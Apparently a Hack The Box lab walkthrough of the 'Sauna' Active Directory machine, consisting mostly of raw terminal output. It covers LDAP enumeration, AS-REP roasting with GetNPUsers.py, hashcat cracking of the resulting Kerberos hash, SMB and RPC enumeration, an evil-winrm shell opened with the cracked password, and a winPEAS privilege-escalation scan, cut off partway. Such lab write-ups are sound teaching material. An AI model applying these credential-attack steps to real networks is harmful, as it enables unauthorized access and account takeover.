forceLogoff: -9223372036854775808
lockoutDuration: -18000000000
lockOutObservationWindow: -18000000000
lockoutThreshold: 0
maxPwdAge: -36288000000000
minPwdAge: -864000000000
minPwdLength: 7
modifiedCountAtLastProm: 0
nextRid: 1000
pwdProperties: 1
pwdHistoryLength: 24
objectSid:: AQQAAAAAAAUVAAAA+o7VsIowlbg+rLZG
serverState: 1
uASCompat: 1
modifiedCount: 1
auditingPolicy:: AAE=
nTMixedDomain: 0
rIDManagerReference: CN=RID Manager$,CN=System,DC=EGOTISTICAL-BANK,DC=LOCAL
fSMORoleOwner: CN=NTDS Settings,CN=SAUNA,CN=Servers,CN=Default-First-Site-Name
 ,CN=Sites,CN=Configuration,DC=EGOTISTICAL-BANK,DC=LOCAL
systemFlags: -1946157056
wellKnownObjects: B:32:6227F0AF1FC2410D8E3BB10615BB5B0F:CN=NTDS Quotas,DC=EGOT
 ISTICAL-BANK,DC=LOCAL
wellKnownObjects: B:32:F4BE92A4C777485E878E9421D53087DB:CN=Microsoft,CN=Progra
 m Data,DC=EGOTISTICAL-BANK,DC=LOCAL
wellKnownObjects: B:32:09460C08AE1E4A4EA0F64AEE7DAA1E5A:CN=Program Data,DC=EGO
 TISTICAL-BANK,DC=LOCAL
wellKnownObjects: B:32:22B70C67D56E4EFB91E9300FCA3DC1AA:CN=ForeignSecurityPrin
 cipals,DC=EGOTISTICAL-BANK,DC=LOCAL
wellKnownObjects: B:32:18E2EA80684F11D2B9AA00C04F79F805:CN=Deleted Objects,DC=
 EGOTISTICAL-BANK,DC=LOCAL
wellKnownObjects: B:32:2FBAC1870ADE11D297C400C04FD8D5CD:CN=Infrastructure,DC=E
 GOTISTICAL-BANK,DC=LOCAL
wellKnownObjects: B:32:AB8153B7768811D1ADED00C04FD8D5CD:CN=LostAndFound,DC=EGO
 TISTICAL-BANK,DC=LOCAL
wellKnownObjects: B:32:AB1D30F3768811D1ADED00C04FD8D5CD:CN=System,DC=EGOTISTIC
 AL-BANK,DC=LOCAL
wellKnownObjects: B:32:A361B2FFFFD211D1AA4B00C04FD7D83A:OU=Domain Controllers,
 DC=EGOTISTICAL-BANK,DC=LOCAL
wellKnownObjects: B:32:AA312825768811D1ADED00C04FD8D5CD:CN=Computers,DC=EGOTIS
```

```
 TICAL-BANK,DC=LOCAL
wellKnownObjects: B:32:A9D1CA15768811D1ADED00C04FD8D5CD:CN=Users,DC=EGOTISTICA
 L-BANK,DC=LOCAL
objectCategory: CN=Domain-DNS,CN=Schema,CN=Configuration,DC=EGOTISTICAL-BANK,D
 C=LOCAL
isCriticalSystemObject: TRUE
gPLink: [LDAP://CN={31B2F340-016D-11D2-945F-00C04FB984F9},CN=Policies,CN=Syste
 m,DC=EGOTISTICAL-BANK,DC=LOCAL;0]
dSCorePropagationData: 16010101000000.0Z
otherWellKnownObjects: B:32:683A24E2E8164BD3AF86AC3C2CF3F981:CN=Keys,DC=EGOTIS
 TICAL-BANK,DC=LOCAL
otherWellKnownObjects: B:32:1EB93889E40C45DF9F0C64D23BBB6237:CN=Managed Servic
 e Accounts,DC=EGOTISTICAL-BANK,DC=LOCAL
masteredBy: CN=NTDS Settings,CN=SAUNA,CN=Servers,CN=Default-First-Site-Name,CN
 =Sites,CN=Configuration,DC=EGOTISTICAL-BANK,DC=LOCAL
ms-DS-MachineAccountQuota: 10
msDS-Behavior-Version: 7
msDS-PerUserTrustQuota: 1
msDS-AllUsersTrustQuota: 1000
msDS-PerUserTrustTombstonesQuota: 10
msDs-masteredBy: CN=NTDS Settings,CN=SAUNA,CN=Servers,CN=Default-First-Site-Na
 me,CN=Sites,CN=Configuration,DC=EGOTISTICAL-BANK,DC=LOCAL
msDS-IsDomainFor: CN=NTDS Settings,CN=SAUNA,CN=Servers,CN=Default-First-Site-N
 ame,CN=Sites,CN=Configuration,DC=EGOTISTICAL-BANK,DC=LOCAL
msDS-NcType: 0
msDS-ExpirePasswordsOnSmartCardOnlyAccounts: TRUE
dc: EGOTISTICAL-BANK

# Users, EGOTISTICAL-BANK.LOCAL
dn: CN=Users,DC=EGOTISTICAL-BANK,DC=LOCAL

# Computers, EGOTISTICAL-BANK.LOCAL
dn: CN=Computers,DC=EGOTISTICAL-BANK,DC=LOCAL

# Domain Controllers, EGOTISTICAL-BANK.LOCAL
dn: OU=Domain Controllers,DC=EGOTISTICAL-BANK,DC=LOCAL

# System, EGOTISTICAL-BANK.LOCAL
dn: CN=System,DC=EGOTISTICAL-BANK,DC=LOCAL

# LostAndFound, EGOTISTICAL-BANK.LOCAL
dn: CN=LostAndFound,DC=EGOTISTICAL-BANK,DC=LOCAL

# Infrastructure, EGOTISTICAL-BANK.LOCAL
dn: CN=Infrastructure,DC=EGOTISTICAL-BANK,DC=LOCAL

# ForeignSecurityPrincipals, EGOTISTICAL-BANK.LOCAL
dn: CN=ForeignSecurityPrincipals,DC=EGOTISTICAL-BANK,DC=LOCAL

# Program Data, EGOTISTICAL-BANK.LOCAL
dn: CN=Program Data,DC=EGOTISTICAL-BANK,DC=LOCAL

# NTDS Quotas, EGOTISTICAL-BANK.LOCAL
dn: CN=NTDS Quotas,DC=EGOTISTICAL-BANK,DC=LOCAL

# Managed Service Accounts, EGOTISTICAL-BANK.LOCAL
dn: CN=Managed Service Accounts,DC=EGOTISTICAL-BANK,DC=LOCAL

# Keys, EGOTISTICAL-BANK.LOCAL
dn: CN=Keys,DC=EGOTISTICAL-BANK,DC=LOCAL

# TPM Devices, EGOTISTICAL-BANK.LOCAL
dn: CN=TPM Devices,DC=EGOTISTICAL-BANK,DC=LOCAL

# Builtin, EGOTISTICAL-BANK.LOCAL
dn: CN=Builtin,DC=EGOTISTICAL-BANK,DC=LOCAL

# Hugo Smith, EGOTISTICAL-BANK.LOCAL
dn: CN=Hugo Smith,DC=EGOTISTICAL-BANK,DC=LOCAL

# search reference
ref: ldap://ForestDnsZones.EGOTISTICAL-BANK.LOCAL/DC=ForestDnsZones,DC=EGOTIST
 ICAL-BANK,DC=LOCAL
```

```
# search reference
ref: ldap://DomainDnsZones.EGOTISTICAL-BANK.LOCAL/DC=DomainDnsZones,DC=EGOTIST
 ICAL-BANK,DC=LOCAL

# search reference
ref: ldap://EGOTISTICAL-BANK.LOCAL/CN=Configuration,DC=EGOTISTICAL-BANK,DC=LOC
 AL

# search result
search: 2
result: 0 Success

# numResponses: 19
# numEntries: 15
# numReferences: 3
```

Get Users

```
jon@kali:~/HTB/sauna/ldap$ GetNPUsers.py -usersfile users.txt -no-pass -dc-ip 10.10.10.175 EGOTISTICAL-BANK.LOCAL/
/home/jon/.local/lib/python2.7/site-packages/cryptography/__init__.py:39: CryptographyDeprecationWarning: Python 2 is no
longer supported by the Python core team. Support for it is now deprecated in cryptography, and will be removed in a future
release.
  CryptographyDeprecationWarning,
Impacket v0.9.22.dev1+20200804.145312.110b886c - Copyright 2020 SecureAuth Corporation

[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
$krb5asrep$23$fsmith@EGOTISTICAL-BANK.LOCAL:6d1940e6845ddaa8822f2db41331327e
$568f94d24a83990a2edef5cd1d4ba835b73a31ce6d212a6e89a2ca1f6707c1ad1ee656ab9bc7f52b0933ada2e4ea5673c286f2d7c5
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] invalid principal syntax
jon@kali:~/HTB/sauna/ldap$
```

Userlist

fergus smith

shaun coins

hugo bear

bowie taylor

sophie driver

steven kerb

fergussmith
shauncoins
hugobear
bowietaylor
sophiedriver
stevenkerb
fsmith
scoins
hbear
btaylor
sdriver
skerb
smithf
coinss
bearh
taylorb
drivers
kerbs

Crack Password Hash

```
jon@kali:~/HTB/sauna/ldap$ hashcat -m18200 '$krb5asrep$23$fsmith@EGOTISTICAL-
BANK.LOCAL:6d1940e6845ddaa8822f2db41331327e
$568f94d24a83990a2edef5cd1d4ba835b73a31ce6d212a6e89a2ca1f6707c1ad1ee656ab9bc7f52b0933ada2e4ea5673c286f2d7c59
-a 3 /usr/share/wordlists/rockyou.txt --show
$krb5asrep$23$fsmith@EGOTISTICAL-BANK.LOCAL:6d1940e6845ddaa8822f2db41331327e
$568f94d24a83990a2edef5cd1d4ba835b73a31ce6d212a6e89a2ca1f6707c1ad1ee656ab9bc7f52b0933ada2e4ea5673c286f2d7c59
```

smbmap

```
jon@kali:~/HTB/sauna/smb$ smbmap -u fsmith -p Thestrokes23 -d EGOTISTICAL-BANK.LOCAL -H 10.10.10.175
[+] IP: 10.10.10.175:445        Name: sauna
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        IPC$                                                    READ ONLY       Remote IPC
        NETLOGON                                                READ ONLY       Logon server share
        print$                                                  READ ONLY       Printer Drivers
        RICOH Aficio SP 8300DN PCL 6                            NO ACCESS       We cant print money
        SYSVOL                                                  READ ONLY       Logon server share
jon@kali:~/HTB/sauna/smb$
```

rpcclient

```
jon@kali:~/HTB/sauna/rpc$ rpcclient -U "fsmith" sauna
Enter WORKGROUP\fsmith's password:
rpcclient $> enumdomusers
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[HSmith] rid:[0x44f]
user:[FSmith] rid:[0x451]
user:[svc_loanmgr] rid:[0x454]
rpcclient $>
```

```
rpcclient $> enumprivs
found 35 privileges

SeCreateTokenPrivilege          0:2 (0x0:0x2)
SeAssignPrimaryTokenPrivilege           0:3 (0x0:0x3)
SeLockMemoryPrivilege           0:4 (0x0:0x4)
SeIncreaseQuotaPrivilege                0:5 (0x0:0x5)
SeMachineAccountPrivilege               0:6 (0x0:0x6)
SeTcbPrivilege          0:7 (0x0:0x7)
SeSecurityPrivilege             0:8 (0x0:0x8)
SeTakeOwnershipPrivilege                0:9 (0x0:0x9)
SeLoadDriverPrivilege           0:10 (0x0:0xa)
SeSystemProfilePrivilege                0:11 (0x0:0xb)
SeSystemtimePrivilege           0:12 (0x0:0xc)
SeProfileSingleProcessPrivilege                 0:13 (0x0:0xd)
SeIncreaseBasePriorityPrivilege                 0:14 (0x0:0xe)
SeCreatePagefilePrivilege               0:15 (0x0:0xf)
SeCreatePermanentPrivilege              0:16 (0x0:0x10)
SeBackupPrivilege               0:17 (0x0:0x11)
SeRestorePrivilege              0:18 (0x0:0x12)
SeShutdownPrivilege             0:19 (0x0:0x13)
SeDebugPrivilege                0:20 (0x0:0x14)
SeAuditPrivilege                0:21 (0x0:0x15)
SeSystemEnvironmentPrivilege            0:22 (0x0:0x16)
SeChangeNotifyPrivilege                 0:23 (0x0:0x17)
SeRemoteShutdownPrivilege               0:24 (0x0:0x18)
SeUndockPrivilege               0:25 (0x0:0x19)
SeSyncAgentPrivilege            0:26 (0x0:0x1a)
SeEnableDelegationPrivilege             0:27 (0x0:0x1b)
SeManageVolumePrivilege                 0:28 (0x0:0x1c)
SeImpersonatePrivilege          0:29 (0x0:0x1d)
SeCreateGlobalPrivilege                 0:30 (0x0:0x1e)
SeTrustedCredManAccessPrivilege                 0:31 (0x0:0x1f)
SeRelabelPrivilege              0:32 (0x0:0x20)
SeIncreaseWorkingSetPrivilege           0:33 (0x0:0x21)
SeTimeZonePrivilege             0:34 (0x0:0x22)
SeCreateSymbolicLinkPrivilege           0:35 (0x0:0x23)
SeDelegateSessionUserImpersonatePrivilege               0:36 (0x0:0x24)
rpcclient $>
```

```
rpcclient $> enumdomgroups
group:[Enterprise Read-only Domain Controllers] rid:[0x1f2]
group:[Domain Admins] rid:[0x200]
group:[Domain Users] rid:[0x201]
group:[Domain Guests] rid:[0x202]
group:[Domain Computers] rid:[0x203]
group:[Domain Controllers] rid:[0x204]
group:[Schema Admins] rid:[0x206]
group:[Enterprise Admins] rid:[0x207]
group:[Group Policy Creator Owners] rid:[0x208]
group:[Read-only Domain Controllers] rid:[0x209]
group:[Cloneable Domain Controllers] rid:[0x20a]
group:[Protected Users] rid:[0x20d]
group:[Key Admins] rid:[0x20e]
group:[Enterprise Key Admins] rid:[0x20f]
```

```
group:[DnsUpdateProxy] rid:[0x44e]
rpcclient $>
```

```
rpcclient $> getdompwinfo
min_password_length: 7
password_properties: 0x00000001
        DOMAIN_PASSWORD_COMPLEX
rpcclient $>
```

```
rpcclient $> lookupnames fsmith
fsmith S-1-5-21-2966785786-3096785034-1186376766-1105 (User: 1)
rpcclient $> lookupnames hsmith
hsmith S-1-5-21-2966785786-3096785034-1186376766-1103 (User: 1)
rpcclient $> lookupnames Administrator
Administrator S-1-5-21-2966785786-3096785034-1186376766-500 (User: 1)
rpcclient $>
```

winrm

```
jon@kali:~/HTB/sauna/ldap/exploit$ evil-winrm -i 10.10.10.175 -u fsmith -p Thestrokes23

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\FSmith\Documents> dir
*Evil-WinRM* PS C:\Users\FSmith\Documents> cd ../Desktop
*Evil-WinRM* PS C:\Users\FSmith\Desktop> dir


    Directory: C:\Users\FSmith\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        1/23/2020  10:03 AM             34 user.txt


*Evil-WinRM* PS C:\Users\FSmith\Desktop> type user.txt
1b5520b98d97cf17f24122a55baf70cf
*Evil-WinRM* PS C:\Users\FSmith\Desktop>



*Evil-WinRM* PS C:\Users\FSmith\Documents> whoami /all

USER INFORMATION
----------------

User Name             SID
===================== ============================================
egotisticalbank\fsmith S-1-5-21-2966785786-3096785034-1186376766-1105


GROUP INFORMATION
-----------------

Group Name                             Type            SID          Attributes
====================================== ================ ============
================================================
Everyone                               Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users        Alias            S-1-5-32-580 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                          Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access  Alias            S-1-5-32-554 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                   Well-known group S-1-5-2      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users       Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization         Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication       Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled
group
Mandatory Label\Medium Plus Mandatory Level Label            S-1-16-8448


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ================================ =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled


USER CLAIMS INFORMATION
-----------------------

User claims unknown.

Kerberos support for Dynamic Access Control on this device has been disabled.
*Evil-WinRM* PS C:\Users\FSmith\Documents>
```

```
*Evil-WinRM* PS C:\Users\FSmith\Documents> ipconfig /all

Windows IP Configuration

   Host Name . . . . . . . . . . . . : SAUNA
   Primary Dns Suffix  . . . . . . . : EGOTISTICAL-BANK.LOCAL
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No
   DNS Suffix Search List. . . . . . : EGOTISTICAL-BANK.LOCAL

Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Intel(R) 82574L Gigabit Network Connection
   Physical Address. . . . . . . . . : 00-50-56-B9-0A-C0
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
   IPv6 Address. . . . . . . . . . . : dead:beef::f567:3b9f:30ae:3b23(Preferred)
   Link-local IPv6 Address . . . . . : fe80::f567:3b9f:30ae:3b23%8(Preferred)
   IPv4 Address. . . . . . . . . . . : 10.10.10.175(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : fe80::250:56ff:feb9:9503%8
                                       10.10.10.2
   DHCPv6 IAID . . . . . . . . . . . : 83906646
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-26-C3-67-FF-00-50-56-B9-0A-C0
   DNS Servers . . . . . . . . . . . : ::1
                                       127.0.0.1
   NetBIOS over Tcpip. . . . . . . . : Enabled
*Evil-WinRM* PS C:\Users\FSmith\Documents>



*Evil-WinRM* PS C:\Users\FSmith\Documents> net users

User accounts for \\

-------------------------------------------------------------------------------
Administrator            FSmith                   Guest
HSmith                   krbtgt                   svc_loanmgr
The command completed with one or more errors.

*Evil-WinRM* PS C:\Users\FSmith\Documents>



*Evil-WinRM* PS C:\Users\FSmith\Documents> route print
===========================================================================
Interface List
  8...00 50 56 b9 0a c0 ......Intel(R) 82574L Gigabit Network Connection
  1...........................Software Loopback Interface 1
===========================================================================

IPv4 Route Table
===========================================================================
Active Routes:
Network Destination        Netmask          Gateway       Interface  Metric
          0.0.0.0          0.0.0.0       10.10.10.2     10.10.10.175    281
      10.10.10.0    255.255.255.0         On-link      10.10.10.175    281
    10.10.10.175  255.255.255.255         On-link      10.10.10.175    281
    10.10.10.255  255.255.255.255         On-link      10.10.10.175    281
        127.0.0.0        255.0.0.0         On-link         127.0.0.1    331
        127.0.0.1  255.255.255.255         On-link         127.0.0.1    331
  127.255.255.255  255.255.255.255         On-link         127.0.0.1    331
        224.0.0.0        240.0.0.0         On-link         127.0.0.1    331
        224.0.0.0        240.0.0.0         On-link      10.10.10.175    281
  255.255.255.255  255.255.255.255         On-link         127.0.0.1    331
  255.255.255.255  255.255.255.255         On-link      10.10.10.175    281
===========================================================================
Persistent Routes:
```

```
  Network Address          Netmask  Gateway Address  Metric
        0.0.0.0          0.0.0.0       10.10.10.2  Default
===========================================================================

IPv6 Route Table
===========================================================================
Active Routes:
 If Metric Network Destination      Gateway
  8    281 ::/0                    fe80::250:56ff:feb9:9503
  1    331 ::1/128                 On-link
  8    281 dead:beef::/64          On-link
  8    281 dead:beef::f567:3b9f:30ae:3b23/128
                                   On-link
  8    281 fe80::/64               On-link
  8    281 fe80::f567:3b9f:30ae:3b23/128
                                   On-link
  1    331 ff00::/8                On-link
  8    281 ff00::/8                On-link
===========================================================================
Persistent Routes:
  None
*Evil-WinRM* PS C:\Users\FSmith\Documents>
```

winPEAS.bat

```
*Evil-WinRM* PS C:\Users\FSmith\Documents> cmd.exe /c peas.bat
             *((,.,/((((((((((((((((((((/,  */
      ,/*,..*((((((((((((((((((((((((((((((((((((,
    ,*/((((((((((((((((((/,  .*//(((/**, .*((((((*
    ((((((((((((((((((* *****,,,/########## .(* ,((((((
    ((((((((((/* ******************/######## .(. ((((((
    ((((((..******************/@@@@@/***/#######* /((((((
    ,,,.**********************@@@@@@@@@@(***,#### ../(((((
    , ,**********************#@@@@@@#@@@@@*********##(// /((((
    ..(((##########*********/#@@@@@@@@@@/*************,,..((((
    .(((#################(/******/@@@@@@#*****************.. /((
    .((##########################(/************************..*(
    .((################################(/*********************.,(
    .((#####################################(/****************..(
    .((########################################(************..(
    .((#######(,.***.,(####################(..***(/*********..(
   .((#######*(######((####################((######/(********..(
    .((###################(/**********(#################(**...(
    .(((#####################/*******(###################.((((
    .(((((##########################################/  /((
    ..(((((##############################################(..(((((.
    ....((((((########################################( .((((((.
    ......(((((#####################################( .(((((((.
    (((((((((. ,(##################################(../(((((((((.
        (((((((((/,  ,####################(/..((((((((((.
             ((((((((((/,.  ,*//////*,. ./((((((((((.
                 (((((((((((((((((((((((((/"
                       by carlospolop
ECHO is off.
Advisory: winpeas should be used for authorized penetration testing and/or educational purposes only.Any misuse of this
software will not be the responsibility of the author or of any other collaborator. Use it at your own networks and/or with the
network owner's permission.
ECHO is off.
_-_-_-_-_-_-_-_-_-_-_-> [*] BASIC SYSTEM INFO <_-_-_-_-_-_-_-_-_-_-_-_-
_-_-_-_-_-_-_-_-_-_-_-> [+] WINDOWS OS <_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-
[i] Check for vulnerabilities for the OS version with the applied patches
  [?] https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#kernel-exploits
cmd.exe : Access is denied.
    + CategoryInfo          : NotSpecified: (Access is denied.:String) [], RemoteException
    + FullyQualifiedErrorId : NativeCommandError

ERROR:
Description = Access denied



Access is denied.


_-_-_-_-_-_-_-_-_-_-_-_-> [+] DATE and TIME <_-_-_-_-_-_-_-_-_-_-_-_-_-
[i] You may need to adjust your local date/time to exploit some vulnerability
Mon 08/10/2020
08:07 PM


_-_-_-_-_-_-_-_-_-_-_-_-> [+] Audit Settings <_-_-_-_-_-_-_-_-_-_-_-_-_-
[i] Check what is being logged



_-_-_-_-_-_-_-_-_-_-_-_-> [+] WEF Settings <_-_-_-_-_-_-_-_-_-_-_-_-_-_-
[i] Check where are being sent the logs
ERROR: The system was unable to find the specified registry key or value.


_-_-_-_-_-_-_-_-_-_-_-_-> [+] LAPS installed? <_-_-_-_-_-_-_-_-_-_-_-_-_-
[i] Check what is being logged
ERROR: The system was unable to find the specified registry key or value.


_-_-_-_-_-_-_-_-_-_-_-_-> [+] LSA protection? <_-_-_-_-_-_-_-_-_-_-_-_-_-
```

[i] Active if "1"

ERROR: The system was unable to find the specified registry key or value.

_-_-_-_-_-_-_-_-_-_-_-> [+] Credential Guard? <_-_-_-_-_-_-_-_-_-_-_-_-
[i] Active if "1" or "2"

ERROR: The system was unable to find the specified registry key or value.

_-_-_-_-_-_-_-_-_-_-_-> [+] WDigest? <_-_-_-_-_-_-_-_-_-_-_-_-
[i] Plain-text creds in memory if "1"
ERROR: The system was unable to find the specified registry key or value.

_-_-_-_-_-_-_-_-_-_-_-> [+] Number of cached creds <_-_-_-_-_-_-_-_-_-_-_-_-
[i] You need System to extract them

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon
    CACHEDLOGONSCOUNT   REG_SZ   10

_-_-_-_-_-_-_-_-_-_-_-> [+] UAC Settings <_-_-_-_-_-_-_-_-_-_-_-_-
[i] If the results read ENABLELUA REG_DWORD 0x1, part or all of the UAC components are on
  [?] https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#basic-uac-bypass-full-file-system-access

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\System
    EnableLUA   REG_DWORD   0x1

_-_-_-_-_-_-_-_-_-_-_-> [+] Registered Anti-Virus(AV) <_-_-_-_-_-_-_-_-_-_-_-_-
ERROR:
Description = Invalid namespace

Checking for defender whitelisted PATHS

_-_-_-_-_-_-_-_-_-_-_-> [+] PS settings <_-_-_-_-_-_-_-_-_-_-_-_-
PowerShell v2 Version:

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\PowerShell\1\PowerShellEngine
    PowerShellVersion   REG_SZ   2.0

PowerShell v5 Version:

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\PowerShell\3\PowerShellEngine
    PowerShellVersion   REG_SZ   5.1.17763.1

Transcriptions Settings:
ERROR: The system was unable to find the specified registry key or value.
Module logging settings:
ERROR: The system was unable to find the specified registry key or value.
Scriptblog logging settings:
ERROR: The system was unable to find the specified registry key or value.
The system cannot find the file specified.
The system cannot find the path specified.

PS default transcript history

Checking PS history file

_-_-_-_-_-_-_-_-_-_-_-> [+] MOUNTED DISKS <_-_-_-_-_-_-_-_-_-_-_-_-
[i] Maybe you find something interesting

_ - - - - - - - - - - - - - - - -> [+] ENVIRONMENT <_- - - - - - - - - - - - - - - -_
[i] Interesting information?
ALLUSERSPROFILE=C:\ProgramData
APPDATA=C:\Users\FSmith\AppData\Roaming
CommonProgramFiles=C:\Program Files\Common Files
CommonProgramFiles(x86)=C:\Program Files (x86)\Common Files
CommonProgramW6432=C:\Program Files\Common Files
COMPUTERNAME=SAUNA
ComSpec=C:\Windows\system32\cmd.exe
DriverData=C:\Windows\System32\Drivers\DriverData
expl=no
LOCALAPPDATA=C:\Users\FSmith\AppData\Local
long=no
NUMBER_OF_PROCESSORS=2
OS=Windows_NT
Path=C:\Windows\system32;C:\Windows;C:\Windows\System32\Wbem;C:\Windows\System32\WindowsPowerShell\v1.0\;C:
\Windows\System32\OpenSSH\;C:\Users\FSmith\AppData\Local\Microsoft\WindowsApps
PATHEXT=.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC;.CPL
PROCESSOR_ARCHITECTURE=AMD64
PROCESSOR_IDENTIFIER=AMD64 Family 23 Model 1 Stepping 2, AuthenticAMD
PROCESSOR_LEVEL=23
PROCESSOR_REVISION=0102
ProgramData=C:\ProgramData
ProgramFiles=C:\Program Files
ProgramFiles(x86)=C:\Program Files (x86)
ProgramW6432=C:\Program Files
PROMPT=PG
PSModulePath=C:\Users\FSmith\Documents\WindowsPowerShell\Modules;C:\Program Files\WindowsPowerShell\Modules;C:
\Windows\system32\WindowsPowerShell\v1.0\Modules
PUBLIC=C:\Users\Public
SystemDrive=C:
SystemRoot=C:\Windows
TEMP=C:\Users\FSmith\AppData\Local\Temp
TMP=C:\Users\FSmith\AppData\Local\Temp
USERDNSDOMAIN=EGOTISTICAL-BANK.LOCAL
USERDOMAIN=EGOTISTICALBANK
USERNAME=FSmith
USERPROFILE=C:\Users\FSmith
windir=C:\Windows

_ - - - - - - - - - - - - - - - -> [+] INSTALLED SOFTWARE <_- - - - - - - - - - - - - - - -_
[i] Some weird software? Check for vulnerabilities in unknow software installed
  [?] https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#software
Common Files
Common Files
internet explorer
Internet Explorer
Microsoft.NET
VMware
Windows Defender
Windows Defender
Windows Defender Advanced Threat Protection
Windows Mail
Windows Mail
Windows Media Player
Windows Media Player
Windows Multimedia Platform
Windows Multimedia Platform
windows nt
windows nt
Windows Photo Viewer
Windows Photo Viewer
Windows Portable Devices
Windows Portable Devices
Windows Security
WindowsPowerShell
WindowsPowerShell
    InstallLocation   REG_SZ   C:\Program Files\VMware\VMware Tools\

_ - - - - - - - - - - - - - - - -> [+] Remote Desktop Credentials Manager <_- - - - - - - - - - - - - - - -_
  [?] https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#remote-desktop-credential-manager

_-_-_-_-_-_-_-_-_-_-_-_-> [+] WSUS <_-_-_-_-_-_-_-_-_-_-_-_-_-
[i] You can inject 'fake' updates into non-SSL WSUS traffic (WSUXploit)
  [?] https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#wsus

_-_-_-_-_-_-_-_-_-_-_-_-_-> [+] RUNNING PROCESSES <_-_-_-_-_-_-_-_-_-_-_-_-_-
[i] Something unexpected is running? Check for vulnerabilities
  [?] https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#running-processes
ERROR: Access denied

[i] Checking file permissions of running processes (File backdooring - maybe the same files start automatically when Administrator logs in)
ERROR:
Description = Access denied

[i] Checking directory permissions of running processes (DLL injection)
ERROR:
Description = Access denied

_-_-_-_-_-_-_-_-_-_-_-_-_-> [+] RUN AT STARTUP <_-_-_-_-_-_-_-_-_-_-_-_-_-
[i] Check if you can modify any binary that is going to be executed by admin or if you can impersonate a not found binary
  [?] https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#run-at-startup

_-_-_-_-_-_-_-_-_-_-_-_-_-> [+] AlwaysInstallElevated? <_-_-_-_-_-_-_-_-_-_-_-_-_-
[i] If '1' then you can install a .msi file with admin privileges ;)
